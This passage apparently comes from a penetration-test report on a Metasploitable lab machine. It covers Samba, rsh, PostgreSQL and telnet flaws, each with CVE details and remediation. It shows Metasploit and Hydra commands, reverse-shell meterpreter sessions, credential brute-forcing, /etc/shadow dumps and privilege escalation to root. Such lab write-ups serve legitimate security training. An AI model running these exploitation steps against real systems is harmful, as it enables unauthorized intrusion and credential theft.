[*] Command: echo x7PVwrV8Bu3FiSnz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "x7PVwrV8Bu3FiSnz\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.71:4444 → 192.168.1.7:43729) at 2024-10-13 23:36:03 +0300
[*] REPORT 139      yes      The target port (TCP)
ls
bin
boot
cdrom
dev
etc
Name   Current Setting  Required  Description
home
initrd.DST 192.168.1.71    yes      The listen address (an interface may be specified)
initrd.img 4444           yes      The listen port
lib
lost+found
media
mnt
nohup.out
opt
proc
root    Automatic
sbin
srv
sys
tmp
usr
View the full module info with the info, or info -d command.
Start
```

```

Background session 1? [y/N] y
msf6 exploit(multi/samba/usermap_script) > sessions
[*] Starting exploit/multi/handler
[*] Active sessions
[!] Exploit 'usermap' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.7:4433
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] Sending stage (1017704 bytes) to 192.168.1.7
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] Meterpreter session 2 opened (192.168.1.7:4433 → 192.168.1.7:60528) at 2024-10-13 23:36:50 +0300
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Unknown command: sess. Run the help command for more details.
msf6 exploit(multi/samba/usermap_script) > sessions
[*] Active sessions
[!] Exploit 'usermap' on session(s): [1,2]
[*] Exploit 'usermap' on session(s): [1,2]

```

## 5. after the session opened we change to meterpreter

```

msf6 exploit(multi/samba/usermap_script) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer : metasploitable.localdomain
OS       : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > getuid
Server username: root
meterpreter >

```

## 6. we now have a meterpreter session with root

## 5- Netkit-rsh rexecd

- **Description:** The rsh service is running. This service is dangerous in the sense that it is not ciphered – that is, everyone can sniff the data that passes between the rsh client and the rsh server. This includes logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication. Finally, rsh is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files. It is a built-in backdoor into a system that an attacker will make easy use of.
- **Base score:** 7.5
- **Severity:** HIGH
- **CVE Reference:** CVE-1999-0651
- **Impact:** Not ciphered that is, everyone can sniff the data that passes between the rsh client and the rsh server. This includes logins and passwords. Also, it may allow poorly authenticated logins without passwords. Finally, rsh is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files.
- **Remediation:** The rsh service is known to be very insecure. The service should be disabled unless it is absolutely necessary. To disable the service comment out the ‘rsh’ line in /etc/inetd.conf. You should disable this service and use SSH instead.
- **Exploitation Process:**

1- We start by getting the users of the machine .

```
(kareem㉿kali)-[~/Downloads]
$ sudo hydra -L usernames.txt rsh://192.168.237.5

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-14 05:
38:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 23 login tries (l:23/p:1)
, ~2 tries per task
[DATA] attacking rsh://192.168.237.5:514/
[514][rsh] host: 192.168.237.5 login: anakin_skywalker
[514][rsh] host: 192.168.237.5 login: lando_calrissian
[514][rsh] host: 192.168.237.5 login: root
[514][rsh] host: 192.168.237.5 login: msfadmin
[514][rsh] host: 192.168.237.5 login: postgres
[514][rsh] host: 192.168.237.5 login: service
[514][rsh] host: 192.168.237.5 login: user
[514][rsh] host: 192.168.237.5 login: sys
[514][rsh] host: 192.168.237.5 login: klog
1 of 1 target successfully completed, 9 valid passwords found
```

2- After we get the users we can execute commands on the machine without logging into it.

3- Now we try to use the root user

```
└─(kareem㉿kali)-[~/Downloads]
$ rsh root@192.168.237.129
Last login: Thu Oct 17 19:58:59 EDT 2024 from 192.168.237.136 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6

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http://help.ubuntu.com/
You have mail.

root@metasploitable:~# cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
```

4- If we try using other users we can have the access

```
└─(kareem㉿kali)-[~/Downloads]
$ rsh msfadmin@192.168.237.5
Last login: Sun Oct 13 22:44:41 EDT 2024 from 192.168.237.4 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
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No mail.

msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ █
```

```
└─(kareem㉿kali)-[~/Downloads]
└─$ rsh sys@192.168.237.5
Last login: Sun Oct 13 22:38:49 EDT 2024 from 192.168.237.4 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
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sys@metasploitable:~$ whoami
sys
sys@metasploitable:~$ ls
bus          ptyd3  ptys7  ptxyb      tty20  ttyc1  tt yr5  tt yw5
console      ptyd4  ptys8  ptxxc      tty21  ttyc2  tt yr6  tt yw6
core         ptyd5  ptys9  ptxxd      tty22  ttyc3  tt yr7  tt yw7
disk         ptyd6  ptysa  ptxxe      tty23  ttyc4  tt yr8  tt yw8
fd           ptyd7  ptysb  ptxxf      tty24  ttyc5  tt yr9  tt yw9
full         ptyd8  ptysc  ptxy0      tty25  ttyc6  tt yra  tt ywa
fuse         ptyd9  ptysd  ptxy1      tty26  ttyc7  tt yrb  tt ywb
hpet         ptyda  ptys e  ptxy2      tty27  ttyc8  tt yrc  tt ywc
initctl     ptydb  ptysf  ptxy3      tty28  ttyc9  tt yrd  tt ywd
input        ptydc  ptys0  ptxy4      tty29  tt yca  tt yre  tt ywe
kmem         ptydd  ptys1  ptxy5      tty3   tt ycb  tt yrf  tt ywf
kmsg         ptyde  ptys2  ptxy6      tty30  tt ycc  tt yso  tt yx0
log          ptydf  ptys3  ptxy7      tty31  tt ycd  tt yso  tt yx1
```

```
└─(kareem㉿kali)-[~/Downloads]
└─$ rsh user@192.168.237.5
Last login: Sun Oct 13 22:34:23 EDT 2024 from 192.168.237.4 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
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user@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux
user@metasploitable:~$ whoami
user
```

## 6-PostgreSQL DB 8.3.0 - 8.3.7

- **Description:** The Database Link library (dblink) in PostgreSQL 8.1 implements functions via CREATE statements that map to arbitrary libraries based on the C programming language, which allows remote authenticated superusers to map and execute a function from any library, as demonstrated by using the system function in libc.so.6 to gain shell access.
- **Base score:** 9.0
- **Severity:** HIGH
- **CVE Reference:** [CVE-2007-3280](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-3280)
- **Impact:** allows remote authenticated superusers to map and execute a function from any library, as demonstrated by using the system function in libc.so.6 to gain shell access.
- **Remediation:** Updated packages fix these issues, by requiring non-superusers who use /contrib/dblink to use only password authentication.
  - <https://postgresql.org/download/>

### • Exploitation Process:

#### Using Metasploit

- 1- Searching for exploit linux postgres
- 2- Use exploit/linux/postgres/postgres\_payload

```
13  exploit/multi/postgres/postgres_copy_from_program_cmd_exec
      2019-03-20      excellent  Yes      PostgreSQL COPY FROM P
ROGRAM Command Execution
14    \_ target: Automatic
      .
      .
15    \_ target: Unix/OSX/Linux
      .
      .
16    \_ target: Windows - PowerShell (In-Memory)
      .
      .
17    \_ target: Windows (CMD)
      .
      .
18  exploit/multi/postgres/postgres_createlang
      2016-01-01      good      Yes      PostgreSQL CREATE LANG
UAGE Execution
19  exploit/linux/postgres/postgres_payload
      2007-06-05      excellent  Yes      PostgreSQL for Linux P
ayload Execution
20    \_ target: Linux x86
      .
      .
21    \_ target: Linux x86_64
      .
      .
22  post/linux/gather/vcenter_secrets_dump
      2022-04-15      normal    No       VMware vCenter Secrets
Dump
```

3- Show the options of the Module

4- Change the Module options to match the target machine.

- set RHOSTS 192.168.237.129
- set LHOST 192.168.237.136

```
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):
Name      Current Setting  Required  Description
VERBOSE    false           no        Enable verbose output

Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
SESSION   no              The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
DATABASE  postgres         no        The database to authenticate against
PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
RHOSTS    192.168.237.129  no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     5432             no        The target port
USERNAME  postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.237.136  yes       The listen address (an interface may be specified)
LPORT    4444             yes       The listen port
```

5- Run the exploit

6- We now have meterpreter session

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.237.136:4444
[*] 192.168.237.129:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by
GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/jo0Glwew.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.237.129
[*] Meterpreter session 1 opened (192.168.237.136:4444 → 192.168.237.129:335
52) at 2024-10-18 05:46:08 +0300

meterpreter > getuid
Server username: postgres
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture  : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
Background session 1? [y/N] y
[-] Unknown command: y. Run the help command for more details.
```

7- Privilege scalation

- search post suggester
- use 0
- options
- set SESSION 1

```
msf6 exploit(linux/postgres/postgres_payload) > search post suggester
```

## Matching Modules

#	Name	Disclosure Date	Rank	Check
k	Description	-	-	-
0	post/multi/recon/local_exploit_suggester	.	normal	No
	Multi Recon Local Exploit Suggester			

Interact with a module by name or index. For example `info 0`, use `0` or use `post/multi/recon/local_exploit_suggester`

```
msf6 exploit(linux/postgres/postgres_payload) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options
```

Module options (post/multi/recon/local\_exploit\_suggester):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on
SHOWDESCRIPTION	false	yes	Displays a detailed description for the available exploits

View the full module info with the `info`, or `info -d` command.

```
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
```

- `run`
- we found an exploit can escalate the privilege

```
msf6 post(multi/recon/local_exploit_suggester) > run
```

```
[*] 192.168.237.129 - Collecting local exploits for x86/linux ...
[*] 192.168.237.129 - 198 exploit checks are being tried...
[+] 192.168.237.129 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.237.129 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.237.129 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid
[*] 192.168.237.129 - Valid modules for session 1:
```

#	Name	Potential Vulnerable?	Check Result	Potential
1	exploit/linux/local/glibc_ld_audit_dso_load_priv_esc	The target appears to be vulnerable.		Yes
2	exploit/linux/local/glibc_origin_expansion_priv_esc	The target appears to be vulnerable.		Yes
3	exploit/linux/local/netfilter_priv_esc_ipv4	The target appears to be vulnerable.		Yes
4	exploit/linux/local/ptrace_sudo_token_priv_esc	The service is running, but could not be validated.		Yes
5	exploit/linux/local/su_login	The target appears to be vulnerable.		Yes
6	exploit/unix/local/setuid_nmap	The target is vulnerable. /usr/bin/nmap is setuid		Yes
7	exploit/linux/local/abrt_raceabrt_priv_esc	The target appears to be vulnerable.		No

- use exploit/linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec
- show options
- set SESSION 1
- we set payload linux/x86/meterpreter/reverse\_tcp

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options
```

Module options (exploit/linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec):

Name	Current Setting	Required	Description
PKEXEC_PATH		no	The path to pkexec binary
SESSION		yes	The session to run this module on
WRITABLE_DIR	/tmp	yes	A directory where we can write files

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.237.136	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	x86_64

- Exploit
- meterpreter opened again and our Privilege is root now

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
```

```
[*] Started reverse TCP handler on 192.168.237.136:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.KJ48AT' (1271 bytes) ...
[*] Writing '/tmp/.rkHCowpY' (276 bytes) ...
[*] Writing '/tmp/.2ttX0w75' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1017704 bytes) to 192.168.237.129
[*] Meterpreter session 2 opened (192.168.237.136:4444 -> 192.168.237.129:387
82) at 2024-10-18 06:00:08 +0300
```

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture  : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: root
meterpreter > cat /etc/shadow
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
```

- we can access the database with a different method

1- We start by getting the credentials of the machine using hydra

```
(kareem㉿kali)-[~]
└─$ hydra -l postgres -P /usr/share/wordlists/metasploit/postgres_default_passwords.txt 192.168.237.130 postgres -V -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-11 10:29:17
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1 try per task
[DATA] attacking postgres://192.168.237.130:5432/
[ATTEMPT] target 192.168.237.130 - login "postgres" - pass "" - 1 of 5 [child 0] (0/0)
[ATTEMPT] target 192.168.237.130 - login "postgres" - pass "tiger" - 2 of 5 [child 1] (0/0)
[ATTEMPT] target 192.168.237.130 - login "postgres" - pass "postgres" - 3 of 5 [child 2] (0/0)
[ATTEMPT] target 192.168.237.130 - login "postgres" - pass "password" - 4 of 5 [child 3] (0/0)
[ATTEMPT] target 192.168.237.130 - login "postgres" - pass "admin" - 5 of 5 [child 4] (0/0)
[5432][postgres] host: 192.168.237.130 login: postgres password: postgres
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-11 10:29:18
```

2- Now try to log into the database using this credential

```
(kareem㉿kali)-[~]
└─$ psql -h 192.168.237.130 -d template1 -U postgres -W
Password:
psql (16.4 (Debian 16.4-1), server 8.3.1)
WARNING: psql major version 16, server major version 8.3.
          Some psql features might not work.
Type "help" for help.

template1=# \l
ERROR: column d.datcollate does not exist
LINE 6:   d.datcollate as "Collate",
          ^
template1=# \dt
Did not find any relations.
template1=# \dn
  List of schemas
  Name    | Owner
  public  | postgres
(1 row)
```

3- We can query the databases names and its owner .

username	usesysid	usecreatedb	usesuper	usecatupd	passwd	valuntil	useconfig
postgres	10	t	t	t	md53175bce1d3201d16594cebf9d7eb3f9d		
kareem	16400	f	f	f	md5476f293a42ffad566edb71b2c3ddc6f0		

(2 rows)

4- We can create a new user and give him all privileges on the database

```
template1=# SELECT datname FROM pg_database;
datname
-----
template0
postgres
template1
(3 rows)

template1=# DROP USER kareem;
ERROR:  role "kareem" cannot be dropped because some objects depend on it
DETAIL:  access to database template1
access to database postgres
template1=# CREATE USER kareem WITH PASSWORD '123456';
ERROR:  role "kareem" already exists
template1=# GRANT ALL PRIVILEGES ON DATABASE your_database TO kareem;
ERROR:  database "your_database" does not exist
template1=# GRANT ALL PRIVILEGES ON DATABASE template1 TO kareem;
GRANT
template1=# GRANT ALL PRIVILEGES ON DATABASE postgres TO kareem;
GRANT
template1=# GRANT ALL PRIVILEGES ON DATABASE template0 TO kareem;
GRANT
template1=# 
```

```
template1=# SELECT version();
template1=# SELECT schema_name FROM information_schema.schemata;
schema_name
-----
pg_catalog
pg_toast
public
pg_temp_1
pg_toast_temp_1
information_schema
(6 rows)
```

version

---

```
PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu
4.2.3-2ubuntu4)
(1 row)
```

- ~
- 5- We can query all schemas from the databases and the database version
  - 6- we can query all tables from the schema
  - 7- we can retrieve all columns and rows from a specific table like pg\_tables

- we use `SELECT * FROM pg_tables;`

table_name
pg_type
pg_statistic
pg_authid
pg_ts_parser
pg_database
pg_roles
pg_shadow
pg_group
pg_user
pg_rules
pg_views
pg_tables
pg_indexes
pg_stats
pg_locks
pg_cursors
pg_prepared_xacts
pg_prepared_statements
pg_settings
pg_timezone_abbrevs
pg_timezone_names
pg_stat_all_tables
pg_stat_sys_tables
pg_stat_user_tables
pg_statio_all_tables
pg_shdepend
pg_statio_sys_tables
pg_shdescription
pg_statio_user_tables

schemaname	tablename	tableowner	tablespace	hasindexes	hasrules	hastriggers
pg_catalog	pg_type	postgres		t	f	f
information_schema	sql_features	postgres		f	f	f
information_schema	sql_implementation_info	postgres		f	f	f
information_schema	sql_languages	postgres		f	f	f
pg_catalog	pg_statistic	postgres		t	f	f
information_schema	sql_packages	postgres		f	f	f
information_schema	sql_parts	postgres		f	f	f
information_schema	sql_sizing	postgres		f	f	f
information_schema	sql_sizing_profiles	postgres		f	f	f
pg_catalog	pg_authid	postgres	pg_global	t	f	t
pg_catalog	pg_ts_parser	postgres		t	f	f
pg_catalog	pg_database	postgres	pg_global	t	f	t
pg_catalog	pg_shdepend	postgres	pg_global	t	f	f
pg_catalog	pg_shdescription	postgres	pg_global	t	f	f
pg_catalog	pg_ts_config	postgres		t	f	f
pg_catalog	pg_ts_config_map	postgres		t	f	f
pg_catalog	pg_ts_dict	postgres		t	f	f
pg_catalog	pg_ts_template	postgres		t	f	f
pg_catalog	pg_auth_members	postgres	pg_global	t	f	t
pg_catalog	pg_attribute	postgres		t	f	f
pg_catalog	pg_proc	postgres		t	f	f
pg_catalog	pg_class	postgres		t	f	f
pg_catalog	pg_autovacuum	postgres		t	f	f
pg_catalog	pg_attrdef	postgres		t	f	f
pg_catalog	pg_constraint	postgres		t	f	f
pg_catalog	pg_inherits	postgres		t	f	f
pg_catalog	pg_index	postgres		t	f	f

## 7- Linux telnetd

- **Description:** Telnet is an old, text-based protocol that allows users to interact with remote systems over a network. It operates on port 23 and provides terminal access to users. However, Telnet is inherently insecure because it transmits data (including passwords) in plain text, without encryption, making it highly vulnerable to network sniffing and man-in-the-middle attacks..
- **Base score:**
- **Severity:**
- **CVE Reference:**
- **Impact:** allows attackers to log in remotely to the target system without proper security measures With access to the system via Telnet.
- **Remediation:**
  - Disable Telnet and replace it with SSH, which encrypts communication.
  - Restrict access to Telnet using firewalls or by configuring access control mechanisms (such as IP whitelisting).
  - Update software to ensure all known vulnerabilities are patched.

### • Exploitation Process:

#### Using Metasploit

- 1- Searching for exploit canner telnet
- 2- Use auxiliary/scanner/telnet/telnet\_login

```
msf6 auxiliary(scanner/telnet/telnet_version) > search scanner telnet

Matching Modules
=====
#   Name
k   Check  Description                               Disclosure Date  Ran
-   ____  _____
-   0   auxiliary/scanner/telnet/brocade_enable_login .           nor
mal No     Brocade Enable Login Check Scanner
1   auxiliary/scanner/ssh/juniper_backdoor          2015-12-20    nor
mal No     Juniper SSH Backdoor Scanner
2   auxiliary/scanner/telnet/lantronix_telnet_password .           nor
mal No     Lantronix Telnet Password Recovery
3   auxiliary/scanner/telnet/lantronix_telnet_version .           nor
mal No     Lantronix Telnet Service Banner Detection
4   auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass 2021-09-06    nor
mal Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
5   auxiliary/scanner/telnet/telnet_ruggedcom        .           nor
mal No     RuggedCom Telnet Password Generator
6   auxiliary/scanner/telnet/satel_cmd_exec          2017-04-07    nor
mal No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability
7   auxiliary/scanner/telnet/telnet_login            .           nor
mal No     Telnet Login Check Scanner
8   auxiliary/scanner/telnet/telnet_version          .           nor
mal No     Telnet Service Banner Detection
9   auxiliary/scanner/telnet/telnet_encrypt_overflow .           nor
```

### 3- Show the options of the Module

### 4- Change the Module options to match the target machine.

- set RHOSTS 192.168.237.129
- set USER\_FILE and PASS\_FILE to a wordlist

Module options (auxiliary/scanner/telnet/telnet_login):			
Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/home/kareem/Downloads/passwords.txt	no	File containing passwords, one per line
RHOSTS	192.168.237.129	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit">https://docs.metasploit.com/docs/using-metasploit</a>
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/home/kareem/Downloads/usernames.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

### 5- Run the exploit

### 6- after the session opened we change to meterpreter

msf6 auxiliary(scanner/telnet/telnet_login) > run			
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: root:root (Incorrect: )
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: root:vagrant (Incorrect: )
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: root:user (Incorrect: )
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: root:postgres (Incorrect: )
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: root:batman (Incorrect: )
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: root:123456789 (Incorrect: )
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: root:service (Incorrect: )
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: vagrant:root (Incorrect: )
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: vagrant:vagrant (Incorrect: )
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: vagrant:msfadmin (Incorrect: )
)			
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: vagrant:user (Incorrect: )
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: vagrant:postgres (Incorrect: )
)			
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: vagrant:batman (Incorrect: )
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: vagrant:123456789 (Incorrect: )
)			
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: vagrant:service (Incorrect: )
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: msfadmin:root (Incorrect: )
[ - ]	192.168.237.129:23	-	192.168.237.129:23 - LOGIN FAILED: msfadmin:vagrant (Incorrect: )
)			
[ + ]	192.168.237.129:23	-	192.168.237.129:23 - Login Successful: msfadmin:msfadmin
[ * ]	192.168.237.129:23	-	Attempting to start session 192.168.237.129:23 with msfadmin:msfadmin
[ * ]	Command shell session 3 opened (192.168.237.136:34599 → 192.168.237.129:23) at 2024-10-18 07:59:50 +0300		

```

msf6 auxiliary(scanner/telnet/telnet_login) > sessions -u 3
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]

[!] SESSION may not be compatible with this module:
[!] * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.237.136:4433
[*] Sending stage (1017704 bytes) to 192.168.237.129
[*] Meterpreter session 5 opened (192.168.237.136:4433 → 192.168.237.129:52813) at 2024-10-18 08:01:41 +0300
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/telnet/telnet_login) > sessions 5
[*] Starting interaction with 5 ...

meterpreter > sys info
[-] Unknown command: sys. Run the help command for more details.
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: msfadmin
meterpreter >
Background session 5? [y/N]

```

## 7- Privilege scalation

- search post suggester
- use 0
- options

```

msf6 auxiliary(scanner/telnet/telnet_login) > search post suggester
Matching Modules
=====

```

#	Name	Disclosure Date	Rank	Check	Description
0	post/multi/recon/local_exploit_suggester	.	normal	No	Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local\_exploit\_suggester

```

msf6 auxiliary(scanner/telnet/telnet_login) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options
Module options (post/multi/recon/local_exploit_suggester):

```

Name	Current Setting	Required	Description
SESSION	1	yes	The session to run this module on
SHOWDESCRIPTION	false	yes	Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

```

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 5
SESSION => 5

```

- set SESSION 5
- run

```

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.237.129 - Collecting local exploits for x86/linux ...
[*] 192.168.237.129 - 198 exploit checks are being tried ...
[+] 192.168.237.129 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.237.129 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.237.129 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.237.129 - Valid modules for session 5:

```

#	Name	Potentially Vulnerable?
Check	Result	
-	—	—
1	exploit/linux/local/glibc_ld_audit_dso_load_priv_esc The target appears to be vulnerable.	Yes
2	exploit/linux/local/glibc_origin_expansion_priv_esc The target appears to be vulnerable.	Yes
3	exploit/linux/local/netfilter_priv_esc_ipv4 The target appears to be vulnerable.	Yes
4	exploit/linux/local/ptrace_sudo_token_priv_esc The service is running, but could not be validated.	Yes
5	exploit/linux/local/su_login The target appears to be vulnerable.	Yes
6	exploit/unix/local/setuid_nmap The target is vulnerable. /usr/bin/nmap is setuid	Yes
7	exploit/linux/local/abrt_raceabrt_priv_esc The target is not vulnerable.	No

- we found an exploit can escalate the privilege
- use exploit/linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec

```

msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set SESSION 5
SESSION => 5
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

```

